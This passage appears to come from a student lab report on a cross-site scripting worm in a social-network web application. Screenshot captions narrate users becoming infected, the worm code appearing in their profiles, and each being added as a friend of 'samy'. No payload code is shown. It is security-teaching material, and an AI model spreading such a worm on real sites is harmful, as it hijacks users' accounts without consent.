
Upon Charlie viewing his profile, we can observe that he is also infected with the attack




Observing his edit profile, we notice that the Worm code is available




We can also observe that he now friends with samy as shown below




Finally, repeating the same task with new user boby as shown below, logging into boby




Before the attack noticing that he does’nt have any about me command as shown in the below




Also seeing that he doesn't have any friends




Now, he is viewing the members available




He goes into Charlie's account and views his profile as shown below




Now, he goes back to his profile and observes that he is also infected with this attack as shown below



Checking his edit profile, we can notice that he is also has the worm code available




Also noticing that he is now friends with samy




Hence Proved that the task of self-propagating when user is already infected.

